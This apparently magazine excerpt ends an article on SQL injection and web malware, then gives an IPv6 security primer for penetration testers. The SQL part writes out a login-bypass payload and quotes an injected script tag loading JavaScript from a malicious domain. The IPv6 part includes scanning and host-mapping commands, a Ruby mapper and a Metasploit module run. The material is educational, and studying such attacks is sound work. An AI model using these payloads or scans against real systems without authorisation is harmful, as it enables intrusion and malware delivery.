<http://www.microsoft.com/technet/security/advisory/954462.mspx>

Now, to understand what exactly happens during *SQL injection*, lets take a look at an example. A users is asked for his login credential by a web application. The credential passed will be used to run a `SELECT` statement to get their information.

```
//frontend activity
$name = "timmy";
//backend activity
$query = "SELECT * FROM customers WHERE username = '$name'";
```

During a normal login request the backend query that would get executed is:

```
SELECT * FROM customers WHERE username = 'timmy'
```

However, if the user tries to bypass the login activity in a vulnerable application, he can pass on something like:

```
//frontend activity
$name = "' OR 1'"
//backend activity
$query = "SELECT * FROM customers WHERE username = '$name'";
```

So during an injection the backend query that would get executed is:

```
SELECT * FROM customers WHERE username = '' OR 1''
```

Although the above examples displayed situations where an attacker could possibly get access to a lot of sensitive information by bypassing the login mechanism, but the severity of these attacks can be a lot worse. For example, in a scenario where malicious code can be entered into the database because of an application flaw, which would result in, either the exploitation of a vulnerability or may redirect the users to other malicious domains for further exploitation. For example an obfuscated injection code may try to inject iframes inside vulnerable web sites for the purpose of silent execution of the link inside the iframes. Some examples of such iframes are in Listing 7.

One such example is shown below where a maliciously crafted and encoded SQL query is sent to a web application through POST Request (elipses are shown to shorten the query string see Listing 8).

After de-obfuscation it looks like shown Listing 9.

In the above example, the carefully crafted malicious SQL query scans two system tables for a list of all user created table and all text fields within those tables and then inserts `<script src=http://www.aabbccdd.cn/g.js><script>` into each and every entry it finds. Owing to this, any dynamic content that is pulled from the web application and written out to a webpage will contain a little JavaScript reference (or it can even be an iframe) that will get executed in the browser silently, without the users knowledge. Here, we would once again look at the statistics provided by *IBM ISS X-Force Lab*, which shows that, in 2008, almost 55 percent of all disclosed vulnerabilities were web application vulnerabilities, specifically, *SQL Injection* attacks have increased 30 times and 74 percent of all web application vulnerabilities disclosed in 2008 had not been patched. To summarize, until and unless the vulnerable applications are patched and the data is validated, filtered and sanitized before it reaches the underlying application database, this technique of exploitation will remain as one of the most popular contributors to the web malware menace.

RAJDEEP CHAKRABORTY

Microsoft® MVP – Consumer Security (2009)

<http://www.malwareinfo.org>

<http://in.linkedin.com/in/rajdeepchakraborty>

<http://mvp.support.microsoft.com/profile=62F27767-F7D0-448F-84C7-F28501B6ECCB>

IPv6

Security Implications

The idea behind this article is to help penetration testers and malware analysts become familiar with IP protocol version 6, as attacks and new malware spreading on the top of this protocol are already out there.

What you will learn...

- IPv6 basic theory;
- security assessments about IPv6;
- how to map IPv4 and IPv6 addresses with metasploit;

What you should know...

- basic knowledge about TCP/IP;
- how to use the *nix and windows operating system;

As most of us already know, the widespread IP protocol currently being used is IP version 4, we also know that due to IPv4 address exhaustion IP protocol version 6 has been introduced. With workarounds such as NAT/PAT, proxies, gateways etc. IPv4 is still on the stage, but the complexity of the networks are increasing and this usually leads to frustrating troubleshooting. IP version 6 removes address space problem, gateways reduce application, protocol, and security complexity re-establishing end-to-end connections. The article has the goal to help the reader with aspects of the protocol, understanding IPv6 network traffic when dealing with IPv6 hosts. This might be also useful while conduct malware behavioral analysis (the OS Support section especially underlines this aspect, where different OS IPv6 support is discussed). IPv6 is supported on most platforms and operating systems, often only requires just a simple command to enable it, if not already setup by default.

Introduction

IPv6 patches have been released for many malware; IRC bots such as Eggdrop (the world's most popular Open Source IRC bot) have been adapted to utilize IPv6 IRC sites for command channels. A malware can enable IPv6 over IPv4 to create a communication tunnel that evades security countermeasure, in place just for IPv4. In September 2005, a piece of spyware called *Rbot.AXS* was discovered; this used IPv6 *Internet Relay*

Chat (IRC) as its back door. Spyware of this variety can install itself, enable IPv6 on the host, establish the backdoor, and communicate using an IPv6 tunnel to an IPv6 IRC server. Another example is the IIS ISAPI Overflow attack used by the Code Red worm, that IPv4 attack was encapsulated within IPv6 network traffic.

Considering that IPv4 unallocated address pool exhaustion date foreseen by IANA is 04/May/2011 (http://inetcore.com/project/ipv4ec/index_en.html) the question is: *should I be aware about IPv6?* the answer of course is yes you must, but what is most important to focus on, from a security prospective, is simply the following consideration: if your systems are running IPv6 because your network use it, be aware of IPv6 specific vulnerabilities as part of your security checks, if your network does not use IPv6, it is worthwhile to disable it or you simply have another attacking surface available. The reader can find useful google the following [site: securityfocus.com inurl:bid_ipv6](http://securityfocus.com/inurl:bid_ipv6) in order to get an idea about IPv6 vulnerabilities already classified.

IPv4 vs IPv6

It is worthwhile to begin highlighting the IP header; if you need or want capture and analyze IPv6 traffic, consider that the IPv4 is from 20 to 60 bytes long (if IP options are set) while the IPv6 header is fixed and is 40 bytes long. All options are moved into extension headers; in fact the byte #9 of the IPv4 header called *IP Protocol*, in IPv6 is called *Next Header*. The IPv6 header does

not include checksum. For IPv6, there are three types of addresses unicast, anycast and multicast. Hence broadcasts addresses are no longer existent. An IPv6 address consists of 128 bits, rather than 32 bits as with IPv4. The IPv6 address is represented as 8 groups of 16 bits each, separated by the `:` character, each 16-bit group is represented by 4 hexadecimal digits, however several abbreviations of the notation are permitted. For example, consecutive groups of zeroes values can be replaced with two colons `::` but this only once. Hence a valid IPv6 address is:

```
mascalzone@mymac $ ifconfig en0 | grep inet
inet6 fe80::21b:63ff:fe96:7353%en0 prefixlen 64 scopeid
      0x4
inet 10.10.225.198 netmask 0xfffffc00 broadcast
      10.10.227.255
```

Please note the complete 128 bits notation is: `fe80:0000:0000:0000:021b:63ff:fe96:7353`

The first 16 bits/2 bytes /16 (16 bit netmask) of an IPv6 address usually determines the category and scope under which the address falls:

- `fe80::/16` is the link-local prefix, it means that the address is only valid in the scope of a given local link;
- from `2000::/16` to `3fff::/16` is allocated for globally routable addresses;
- the `2001::/16` is allocated for production IPv6 Internet assignments;
- `3ffe::/16` is currently allocated for the 6Bone, the experimental test bed;
- The `2002::/16` is used for 6to4 SIT autotunnels;
- `2001:0DB8::/32`, in technical books, articles, and training material, to avoid confusion, it has been decided to set this range as a range of addresses that should never be routed to the public Internet (RFC 3849);

There are a number of special IPv6 addresses:

- loopback address (`127.0.0.1` for IPv4) in IPv6 is represented as `::1`. By the way, new t-shirts will be printed with *There is no place like ::1.*
- double colons `::`, this notation means address not setup and is used to indicate any address.
- IPv6 over IPv4 dynamic/automatic tunnel addresses. These addresses are designated as IPv4 compatible addresses and allow sending data with IPv6 over IPv4 networks in a transparent manner. They are represented as, for example, `::192.168.1.1` (the sequence of the last 4 bytes of an IPv6 address may optionally be written in dot-decimal notation, in the style of IPv4 addresses,

the general form of this notation is `x::x::x::x::y.y.y.y`, where the x's are the 6 high-order groups of hexadecimal digits and the y's represent the decimal digit groups of the four low-order octets of the IPv4 address);

- IPv4 over IPv6 addresses automatic representation. These addresses allow for IPv4 only hosts to still work on IPv6 networks. They are designated as IPv4 mapped addresses and are represented as `::FFFF:`
- IPv6 special use prefixes are listed in Table 1 (Jeremy Stretch, 2008).

The reader should already know how to setup IPv4 address (statically or using a DHCP server, ICMPv4 is not considered). With IPv6 there are several ways to setup an IP address. The static way is still present like IPv4, it is called *Manual*, basically the administrator manually enter a such long IPv6 address; as matter of fact, IP addresses are no longer easy to remember thus *Auto Configuration* had been introduced. Hence others ways to setup an IP have been introduced, they are the *Autonomous*, *Semi Autonomous*, *Stateless Server* and *Stateful Server*. The *Autonomous* let to setup an ip address without interaction with other systems, basically the IP address is self-assigned (link local prefix `fe80::` like the IPv4 auto configuration address 169.254.0.0). Into the next paragraph, the link between the self-assigned IPv6 address and the MAC address of the network card is discussed. The *Autonomous* way doesn't let the system work outside the local network (due to possible IP conflict), hence to connect to internet and setup the right routing, the *Semi Autonomous* had been introduced; basically the system setup the address combining also external informations like the one provided by a router (Router Discovery prefix `2000::`). The last two ways are called *Stateless Server* and *Stateful Server* (prefix `2000::`)

Table 1. IPv6 special use prefixes

Special-Use Ranges	
<code>::/0</code>	Default route
<code>::/128</code>	Unspecified
<code>::1/128</code>	Loopback
<code>::/96</code>	IPv4-compatible (deprecated)
<code>::FFFF:0:0/96</code>	IPv4-mapped
<code>2001::/32</code>	Teredo
<code>2001:DB8::/32</code>	Documentation
<code>2002::/16</code>	6to4
<code>FC00::/7</code>	Unique local
<code>FE80::/10</code>	Link-local unicast
<code>FEC0::/10</code>	Site-local unicast (deprecated)
<code>FF00::/8</code>	Multicast

where the DHCP server, provide the IP address taking care of the state if it is statefull or not maintaining a state if it is stateless.

Beside the *link-local* address the *site-local* address exists, basically IPv6 hosts can configure themselves automatically when connected to a routed IPv6 network using ICMPv6 router discovery messages, sent to the all-routers multicast address (Table 2) and, if an IPv6 configured router exists, it responds to the request with a router advertisement packet that contains network-layer configuration parameters hence a site-local address will be setup. A host can also use a DHCPv6 server to get a site-local address or be configured manually as described above.

In conclusion, IPv6 basic L2 capabilities include the following:

- ICMPv6
- Neighbor Discovery

ICMPv6 is a protocol that permits hosts and routers using IPv6 to report errors and send status messages. *Multicast Listener Discovery* (MLD) is a mechanism used to discover multicast listeners on a direct attached link. MLD uses a series of three ICMPv6 messages, it replaces the Internet Group Management Protocol (IGMP for IPv4). Neighbor Discovery is a protocol implemented to manage node-to-node communication on a link. NDP uses a series of five ICMPv6 messages, basically replacing the Address Resolution Protocol of IPv4 (ARP, ICMPv4 Router Discovery, ICMPv4 Redirect message for IPv4).

EUI-64

In the case of link-local addresses, the prefix `fe80::` is followed by the EUI-64 formatted MAC address, in order to generate an unique IPv6 address. This algorithm uses the network card adapter MAC address to generate such an ip address. For instance, let's dissect the following IPv6 address:

```
mascalzone@mymac $ ifconfig en0 | grep inet
inet6 fe80::21b:63ff:fe96:7353%en0 prefixlen 64 scopeid
      0x4
inet 10.10.225.198 netmask 0xfffffc00 broadcast
      10.10.227.255
```

Table 2. Some IPv6 reserved multicast addresses

FF01::1	all node-local nodes
FF02::1	all link-local nodes
FF05::1	all site-local nodes
FF01::2	all node-local routers
FF02::2	all link-local routers
FF05::2	all site-local routers

```
mascalzone@mymac $ ifconfig en0 | grep ether
ether 00:1b:63:96:73:53
```

the following steps describes how the algorithm works: first, the MAC address in divided in two blocks, first one is `00:1b:63` second one is `96:73:53`

then, `FF:FE` is inserted in the middle: `00:1b:63:FF:FE:96:73:53`

next, the bit number seven in the second nibble is inverted: `00:1b:63:FF:FE:96:73:53`

(`00 = 0000 0000 -> 0000 0010 = 02`)

hence obtaining: `02:1b:63:FF:FE:96:73:53`, it is now pretty clear the IPv6 and MAC address relation:

```
fe80::21b:63ff:fe96:7353
```

In the above output `inet6` is related to IPv6, the `%en0` is because of the KAME implementation to specify the IPv6 address on `en0` interface, that is for a Mac OS X system. The IETF due to a privacy issue, stated that an address may be identified by a privacy protecting random EUI chosen in such a way as to never collide with an auto-configured EUI, hence administrators might prohibit the auto-configured EUI-64 to prevent EUI tracking and mapping.

Tunnels

In order to mitigate the complexity of migration to IPv6 networks, internetworking between IPv4 and IPv6 would exist. IPv4 hosts might use dual IP stack. IPv6 protocol supports IPv4 compatible addresses, which is an IPv6 address format that employs embedded IPv4 addresses. Tunneling, which will be analysts focus, will play a major role in malware spreading. Interworking mechanisms include:

- Encapsulation (tunneling)
 - The Simple Internet Transition (SIT) (RFC 1933);
 - 6over4 (RFC 2529);
 - 6to4 (RFC 3056);
 - Teredo (UDP port 3544). Teredo allows IPv6 connectivity between IPv6/IPv4 nodes that are separated by one or more NATs (For example, on Microsoft systems Teredo is available for Windows Vista, Windows XP with SP2 and later, and Windows Server 2008, among others).
- Dual-Stack Transition Strategy
 - *Intra-Site Automatic Tunnel Addressing Protocol* (ISATAP) (RFC 4214). Dual-stack nodes use the ISATAP protocol to automatically discover IPv6 routers and tunnel IPv6 packets over an IPv4 infrastructure. ISATAP is a simple mechanism

for automatic deployment of IPv6 in enterprise, cellular, and *Internet Service Provider* (ISP) networks that are IPv4 based. (Daniel Minoli, Jake Kouns, 2009)

Dual IP stack on hosts is a technique for providing complete support for both IPv4 and IPv6; IPv6 over IPv4 consists of point-to-point tunnels made by encapsulating IPv6 packets within IPv4 headers to carry them over IPv4 network. The IPv4 tunnel endpoint address is determined by configuration information on the encapsulating node. The tunnels can be either unidirectional or bidirectional (virtual point-to-point links); automatic tunneling of IPv6 over IPv4 is a mechanism for using IPv4 compatible addresses to automatically tunnel IPv6 packets over IPv4 networks. The IPv4 tunnel endpoint address is determined from the IPv4 address embedded in the IPv4 compatible destination address of the IPv6 packet being tunneled; finally IPv6 over IPv4 tunneling where the IPv4 tunnel endpoint address is determined using Neighbor Discovery. Unlike configured tunneling, this does not require any address configuration, and unlike automatic tunneling, it does not require the use of IPv4 compatible addresses (however in this scenario IPv4 network supports multicast).

Operating System IPv6 Support

The following paragraph is dedicated on how-to setup IPv6 with the most common Operating Systems. IPv6 is supported on most platforms and OS, as you will read going on, often only requires a simple command or configuration option to enable it. The paragraph lists the most common utilities for configuring and troubleshooting IPv6 (in case a necessity arise consult <http://www.ipv6.org/impl/index.html>).

Linux

Most Linux distros have the IPv6 protocol enabled by default, however to set up an IPv6 on the eth interface if not enabled by default (e.g. BackTrack Linux live distro), type:

```
root@bt: # modprobe ipv6
root@bt: # cat /proc/net/ipv6
00000000000000000000000000000001 01 80 10 80      lo
fe8000000000000000000020c29fffea089cf 02 40 20 80      eth0
```

To verify open port numbers, use `netstat -a -A inet6`. Check the routing table running `netstat -rnA inet6` or `ip -6 route` to list any IPv6 routes. To make sure if the host is or isn't acting like an IPv6 router, check network file or the interface specific file `ifcfg-eth0`, if either of these files contains the `IPV6FORWARDING=yes/no` entry. Also use the `sysctl` command and check the `sysctl.conf` file,

simply run `sysctl | grep ipv6` and check the output. The presence of the daemon `radvd` (run `ps`) means that the host can send RFC 2461 compliant RA messages to other hosts on the LAN interfaces (file `radvd.conf`). Neighbor cache can be checked with `ip neighbor show`, to clear all the entries run `neighbor flush`. The `iptunnel show` command shows you any tunnels on the host, if the tunnel is an IPv6 over IPv4 (6in4) tunnel, it typically has the name `sit0`, `sit1`, etc. and typical routes are `2002::/16`, while if the tunnel is a generic routing encapsulation tunnel, the tunnel name is `gre0`. Tunnel interfaces, if they are an IPv4 over IPv4 tunnel, should be listed as `tun0` or `ipip0`. Run `ip link show` to view the interfaces on the system and `ip addr show` to view the IP addresses on each interface. Check the network configuration file to see whether there are any tunnels set up to reestablish after a reboot. If the following two entries are present, 6to4 is enabled:

```
NETWORKING_IPV6="yes"
IPV6DEFAULTDEV="tun6to4"
```

Also check the `ipcfg-eth0` file to see whether it is enabled on a specific interface. The following two entries also indicate that 6to4 tunneling is enabled:

```
IPV6INIT=yes
IPV6TO4INIT=yes
```

If you need to remove a manually configured tunnel, use the following commands:

- `ip route delete default via next-hop-IPv6-addr` (remove any routes associated with the tunnel);
- `ip address del IPv6-prefix dev tun0` (remove the addresses on the tunnel)
- `ip tunnel delete name tun0` (remove the tunnel interface `tun0`);

An ISATAP interface, if present, should be named `is0`, if you see a tunnel with this name in the output of the `ifconfig` command, it can be removed using `ip tunnel delete name is0`. To see whether the system has the `ip6tables` firewall and to determine the version run `ip6tables -V`, to list the contents of the current filtering table use `ip6tables -L`. To enable or disable `ip6tables` filtering run `service ip6tables [stop | start]`

Mac OS X

Mac OS X Leopard (version 10.5.x client and server) has IPv6 turned on by default:

```
mascalzone@mymac $ ifconfig en0 | grep inet6
inet6 fe80::21b:63ff:fe96:7353%en0 prefixlen 64 scopeid
                                0x4
```

In order to configure IPv6, open *System Preferences*, click on *Network* and select the network interface to work with, then click *Advanced* and select the appropriate configuration for the *Configure IPv6* option. MAC OS X is built on BSD and Mach technology, the networking component is inherited from BSD layer; hence TCP or UDP services can be listed within a Terminal with `netstat -a -f inet6 -p tcp` or `netstat -a -f inet6 -p udp`. The command `netstat -s -f inet6` protocol stats, gives lots of information about the traffic on the interfaces along with IPv6 packet counts. To list ipv6 routing runs `netstat -nr -f inet6`. The current neighbor cache entries status can be verified with `ndp -a`, while `ndp -I` command can determine the default interface for neighbor discovery, and `ndp -I en0` can set that interface as the default. `ndp -c` clears the current entries and allows them to rebuild naturally. MAC OS X comes also with the following utilities: `ip6`, `ip6config` and `ip6fw`. `ip6` is a configuration utility to enable or disable IPv6 on active interfaces:

```
mascalzone@mymac $ ip6
```

Usage:

```
Start up IPv6 on ALL interfaces:  -a
Shut down IPv6 on ALL interfaces: -x
Start up IPv6 on given interface: -u [interface]
Shut down IPv6 on given interface: -d [interface]
```

`ip6config`, is a configuration utility for IPv6 and 6to4 IPv6 tunnelling:

```
mascalzone@mymac $ ip6config -h
```

Usage: /usr/sbin/ip6config

```
start-v6 all | stop-v6 all
start-v6 [interface] | stop-v6 [interface]
start-stf [interface] | stop-stf
start-rtadvd | stop-rtadvd
```

`ip6fw`, is a controlling utility for IPv6 firewall: see Listing 1. The `ifconfig stf0` command shows whether a 6to4 tunnel is active. Also any `2002::/16` is a clue. The `ifconfig ist0` command shows whether an ISATAP tunnel is active, run `ifconfig ist0 deleteisatapprtr` ISATAP-address. Others valid commands for tunnel could be:

```
ifconfig gif0 inet6 delete ipv6-prefix
ifconfig gif0 deletetunnel
ifconfig gif0 destroy
```

Give also a look to `6to4.conf`, `rtadvd.conf`, under the `/etc` directory.

`sysctl net.inet6` shows all settings about IPv6 such as redirect, forwarding, `icmp` etc. E.g.:

```
mascalzone@mymac $ sysctl net.inet6.ip6.forwarding
net.inet6.ip6.forwarding: 0
```

Windows XP

Microsoft systems can create a wide variety of static and dynamic tunnels (ISATAP, Teredo, 6to4). On Windows XP systems IPv6 is not turned on by default, however it is already included and easy to setup. At the command prompt, install the IPv6 protocol by typing:

```
C:\>netsh interface ipv6 install
```

Once installed check typing `ipconfig /all` or typing:

```
C:\>netsh interface ipv6 show address
```

Windows Vista

IPv6 in Windows Vista cannot be uninstalled, at the most can be disabled by doing one of the following:

- in the Connections and Adapters folder, obtain properties on all of your connections and adapters

Listing 1. Mac OS X ipv6 firewall utility

```
mascalzone@mymac $ sudo ip6fw
usage: ip6fw [options]
flush
add [number] rule
delete number ...
list [number ...]
show [number ...]
zero [number ...]
rule: action proto src dst extras...
action:
{allow|permit|accept|pass|deny|drop|reject|unr
each code|
reset|count|skipto num} [log]
proto: {ipv6|tcp|udp|ipv6-icmp|<number>}
src: from [not] {any|ipv6[/prefixlen]}
[{port|port-port}, [port], ...]
dst: to [not] {any|ipv6[/prefixlen]} [{port|port-
port}, [port], ...]
extras:
fragment (may not be used with ports or
tcpflags)
in
out
{xmit|recv|via} {iface|ipv6|any}
{established|setup}
tcpflags [!]{syn|fin|rst|ack|psh|urg}, ...
ipv6options [!]{hopopt|route|frag|esp|ah|nonxt|
opts}, ...
icmptypes {type[, type]}...
```

and clear the check box next to the Internet Protocol version 6 (TCP/IPv6) component in the list under This connection uses the following items. This method disables IPv6 on your LAN interfaces and connections, but does not disable IPv6 on tunnel interfaces or the IPv6 loopback interface;

- add the following registry value (DWORD type) set to 0xFFFFFFFF:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\
Tcpip6\Parameters\DisabledComponents. This method
disables IPv6 on all your LAN interfaces, connections,
and tunnel interfaces but does not disable the IPv6
loopback interface. DisabledComponents is set to 0 by
default.
```

The DisabledComponents registry value is a bit mask that controls the following series of flags, starting with the low order bit (Bit 0):

- Bit 0 – Set to 1 to disable all IPv6 tunnel interfaces, including ISATAP, 6to4, and Teredo tunnels. Default value is 0.
- Bit 1 – Set to 1 to disable all 6to4-based interfaces. Default value is 0.
- Bit 2 – Set to 1 to disable all ISATAP-based interfaces. Default value is 0.
- Bit 3 – Set to 1 to disable all Teredo-based interfaces. Default value is 0.
- Bit 4 – Set to 1 to disable IPv6 over all non-tunnel interfaces, including LAN interfaces and Point-to-Point Protocol (PPP)-based interfaces. Default value is 0.
- Bit 5 – Set to 1 to modify the default prefix policy table to prefer IPv4 to IPv6 when attempting connections. Default value is 0.

To determine the value of *DisabledComponents* for a specific set of bits, construct a binary number

Listing 2. Mac OS X ipv6 firewall utility

```
mascalzone@backtrack # ping6 -c3 -I en0 ff02::1 >
                        /dev/null
mascalzone@backtrack # ip -6 neigh
fe80::202:b3ff:fe0a:3ebb dev eth0 lladdr 00:02:b3:
                        0a:3e:bb REACHABLE
fe80::21e:37ff:fe8a:4b8 dev eth0 lladdr 00:1e:37:8a:
                        04:b8 REACHABLE
fe80::21e:bff:fe13:cca4 dev eth0 lladdr 00:1e:0b:13:
                        cc:a4 REACHABLE
fe80::207:80ff:fe00:3887 dev eth0 lladdr 00:07:80:
                        00:38:87 router REACHABLE
fe80::202:b3ff:fe0a:3de7 dev eth0 lladdr 00:02:b3:
                        0a:3d:e7 REACHABLE
fe80::21e:bff:fe13:e39 dev eth0 lladdr 00:1e:0b:13:
                        0e:39 REACHABLE
fe80::202:b3ff:fe0a:3dea dev eth0 lladdr 00:02:b3:
                        0a:3d:ea REACHABLE
.....
```

Listing 3. Ruby script to map ipv4-ipv6

```
require 'rubygems'
require 'net/ping'
include Net

# EXAMPLE:
# HOSTS = ['192.168.1.1', '192.168.1.2',
           '192.168.1.3']

HOSTS = ['192.168.1.1']
```

```
HOSTS.each do |ipv4|
  icmp = Ping::ICMP.new(ipv4)
  ipv6_addr = ""
  if icmp.ping?
    # Watch out the following and modify accordingly,
    {print $4} is on MAC OS X
    mac = %x[arp #{ipv4} | tail -1 | awk '{print
    $4}'].chomp()
    if mac.empty?
      puts "Cannot find mac address"
      return
    end
    puts "\nHost #{ipv4} with MAC #{mac} is
    alive!"
    mac = mac.split(':')
    mac[0] = mac[0].to_i ^ (1 << 1)
    ipv6_addr = "fe80::" << mac[0,2].join()
    << ':' << mac[2,2].join('ff:fe')
    << ':' <<
    mac[4,2].join()
  else
    puts "Host #{ipv4} is not alive!\n"
  end
  puts "ipv6 addr: " << ipv6_addr
  icmp6 = %x[ping6 -I en0 -c 2 #{ipv6_addr}]
  puts "" << icmp6
end
```

consisting of the bits and their values in their correct position and convert the resulting number to hexadecimal. For example to disable 6to4 and Teredo interfaces, while maintenance IPv4 to IPv6, you would construct the following binary number: 101010. When converted to hexadecimal, the value of *DisabledComponents* is 0x2A.

Windows IPv6 with netsh.exe

As shown with some example above, either on Windows XP and Vista, it is possible to configure IPv6 addresses and other configuration parameters at the command line using `netsh interface ipv6` commands. Consider also that Microsoft AD GPOs can also be used to globally disable forwarding in a more manageable way rather than entering these `netsh` commands on every host.

INTERFACE commands:

- to configure an IPv6 address: `netsh interface ipv6 add address Eth_LAN fe80::20c:29ff:fe67:beec`
- to change an existing address: `netsh interface ipv6 set address Eth_LAN fe80::20c:29ff:fe67:beec`
- to delete an address: `netsh interface ipv6 delete address Eth_LAN fe80::20c:29ff:fe67:beec`

GENERIC ROUTING commands:

- to add a default route: `netsh interface ipv6 add route ::/0 Eth_LAN fe80::20c:29ff:fe65:aebc`

- to look at the IPv6 routing table: `netsh interface ipv6 show route`
- to add a DNS server: `netsh interface ipv6 add dnsserver Eth_LAN fe80::20c:29ff:fe65:aebc`
- to make sure that all interfaces have forwarding and advertisements disabled: (change the interface number accordingly)

```
netsh interface ipv6 set interface interface=4 forwarding=disabled advertise=disabled
netsh interface ipv6 set interface interface=5 forwarding=disabled
```

- to show the current prefix advertised by the local router in the RA message: `netsh interface ipv6 show siteprefixes`
- to show the local routers on the LAN that are sending RA messages: `netsh interface ipv6 show potentialrouters`

FILTERING commands:

- to show the profile and lists the firewall state: `netsh firewall show state`
- to show the current firewall operational mode: `netsh firewall show opmode`
- to view configuration: `netsh firewall show config`
- to enable or disable the firewall:

Listing 4. Metasploit ip_map module info

```
msf auxiliary(ip_map) > info
  Name: Local Network Discovery
  Version: 7130
  License: Metasploit Framework License (BSD)
Provided by:
  belch
Basic options:
  Name      Current Setting      Required      Description
  ----      -
INTERFACE  no                    no            The name of the interface
PCAPFILE   no                    no            The name of the PCAP capture file to process
RHOSTS     yes                   yes           The target address range or CIDR identifier
SHOST      yes                   yes           Source IP Address
SMAC       yes                   yes           Source MAC Address
THREADS    1                     yes           The number of concurrent threads
TIMEOUT    1                     yes           The number of seconds to wait for new data

Description:
  Print out reachable IPv4 hosts and discover IPv6 Link Local addresses, if enabled.
```

```
netsh firewall set opmode disable
netsh firewall set opmode enable
```

ISATAP commands:

- to show the information about the currently configured ISATAP router: `netsh interface ipv6 isatap show router`
- to show whether ISATAP is enabled or disabled: `netsh interface ipv6 isatap show state`
- to show whether the ISATAP host is online: `netsh interface ipv6 isatap show mode`
- to disable ISATAP: `netsh interface ipv6 isatap set state disabled`
- to stop these types of dynamic tunnels from forming: `netsh interface ipv6 isatap set mode offline`

6TO4 commands:

- to show current 6to4 interface information: `netsh interface ipv6 6to4 show interface`
- to show whether relaying has been enabled: `netsh interface ipv6 6to4 show relay`
- to show the current routing state: `netsh interface ipv6 6to4 show routing`

Listing 5. Metasploit `ip_map` module use

```
root@bt:/pentest/exploit/framework-masca/# ./msfconsole
resource> use auxiliary/scanner/discovery/ip_map
resource> setg INTERFACE en0
INTERFACE => en0
resource> setg SHOST 192.168.1.32
SHOST => 192.168.1.32
resource> setg SMAC 00:22:15:eb:19:4f
SMAC => 00:22:15:eb:19:4f
resource> setg RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
resource> run
[*] IPv4 Hosts Discovery
[*] 192.168.1.50 is alive.
[*] 192.168.1.123 is alive.
[*] 192.168.1.221 is alive.
[*] IPv6 Neighbor Discovery
[*] IPv4 192.168.1.50 maps to IPv6 link local
      address fe80::225:bcff:fedd:81a4
[*] IPv4 192.168.1.123 maps to IPv6 link local
      address fe80::21b:63ff:fe97:7543
[*] IPv4 192.168.1.221 maps to IPv6 link local
      address fe80::21b:63ff:fe97:49d
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ipmap) >
```

- to show the current 6to4 state of the host: `netsh interface ipv6 6to4 show state`
- to disable the 6to4 interface: `netsh interface ipv6 6to4 set state disabled`

Microsoft Server 2003, Vista, and Server 2008 operating systems also have a feature called *Portproxy* that facilitates communication between IPv4 and IPv6 hosts. It operates like a proxy server and allows communication between IPv4 and IPv6 hosts.

- to view how this feature is configured: `netsh interface portproxy show all`
- to disable it: `netsh interface portproxy set mode offline`

IPv6 security assessments

Usually as part of your security check lists, you should take care of *IPv6 Address Detection* and *IPv6 Network Traffic Detection*; the reason rely on the fact that IPv6 as a backdoor, could be attractive to attackers and malware because spreading might go unfiltered by the perimeter defense in place, for instance if the network does not support IPv6, and you see this kind of traffic, this could be indicative of malicious activity.

Listing 6. `nmap` `ipv6` scan

```
root@bt:~# nmap -6 -sT fe80::20c:29ff:fe95:39c9%eth0
Starting Nmap 4.68 ( http://nmap.org ) at 2009-11-02
      14:30 EST
Interesting ports on fe80::20c:29ff:fe95:39c9:
Not shown: 1716 closed ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.15
      seconds

root@bt:~# nmap -6 -sT fe80::20c:29ff:fe67:beec%eth0
Starting Nmap 4.68 ( http://nmap.org ) at 2009-11-02
      14:32 EST
Interesting ports on fe80::20c:29ff:fe67:beec:
Not shown: 1716 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc

Nmap done: 1 IP address (1 host up) scanned in 0.13
      seconds
```

Blindly scanning IPv6 addresses in order to discover live systems is not a reasonable choice due to the wideness of the address space, hence we can use *ICMPv6 Neighbor Discovery* (ND) and *ICMPv6 Neighbor Solicitation* (NS) protocols. Neighbor Discovery allows an IPv6 host to discover the link-local and auto-configured addresses of all other IPv6 systems on the local network. Neighbor Solicitation is used to determine if a given IPv6 address exists on the local subnet.

IPv6 hosts discovery

These tools are useful to detect IPv6 active hosts on a link sending ICMPv6 echo-request packets to the link-local all-node multicast address and wait for ICMPv6 echo-reply.

ping6

(included with Linux and BSD) and ip (included with many Linux distros since version 2.2) see Listing 2.

Listing 7. nmap ipv4-ipv6 scan comparison

```

mascalzone@mymacbookpro $ nmap 10.10.225.198
Starting Nmap 4.85BETA7 ( http://nmap.org ) at 2009-
04-03 16:00 CEST
Interesting ports on mascalzone.homenet
(10.10.225.198):
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
548/tcp   open  afp
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 8.27
seconds

mascalzone@mymacbookpro $ nmap -6 fe80::21b:63ff:
fe97:7543%en0
Starting Nmap 4.85BETA7 ( http://nmap.org ) at 2009-
04-03 16:06 CEST
Interesting ports on fe80::21b:63ff:fe97:7543:
Not shown: 963 closed ports, 32 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
548/tcp   open  afp

Nmap done: 1 IP address (1 host up) scanned in 5.56
seconds

```

alive6

(IPv6 attack toolkit at <http://www.thc.org>)

```
mascalzone@backtrack # alive6 eth0
```

an effective alive scanning, which will detect all systems listening to the address specified.

Ruby Script to map IPv4/IPv6 hosts

This tool is a raw ruby script the author has written to check for IPv6 enabled hosts; basically its checks if the specified hosts have an IPv6 address setup. It is pretty easy to modify and use for several ip addresses, however on the schelethon of this script the fellow security engineer *Daniele Bellucci (aka belch)*, developed a scalable, faster, and sophisticated Metasploit module version which you are welcome to download (see Listing 3).

ip_map:

Metasploit Module to map IPv4/IPv6 hosts

This module is very handy, basically you set the interface to use (eg. `eth0`, `en0`) then set the target IPv4 lists (CIDR notation); once executed, this module, first check for IPv4 alive hosts, (discovery based on address resolution protocol request/reply) then for each alive IPv4 hosts it determine and check the corresponding IPv6 link local address (discovery based on neighbor discovery protocol request/reply). At the times of this writing a couple of steps are needed, to get this module works:

- get the latest metasploit or trunk from msf:

```
#svn co http://www.metasploit.com/svn/framework3/trunk/
```

- install pcaprub:

```
#svn co http://pcaprub.rubyforge.org/svn/ pcaprub
#cd pcaprub
#ruby extconf.rb
#make
#make install
#rm -fR pcaprub
```

- download and install `ip_map.rb`:

```
#svn co http://msf-hack.googlecode.com/svn/trunk
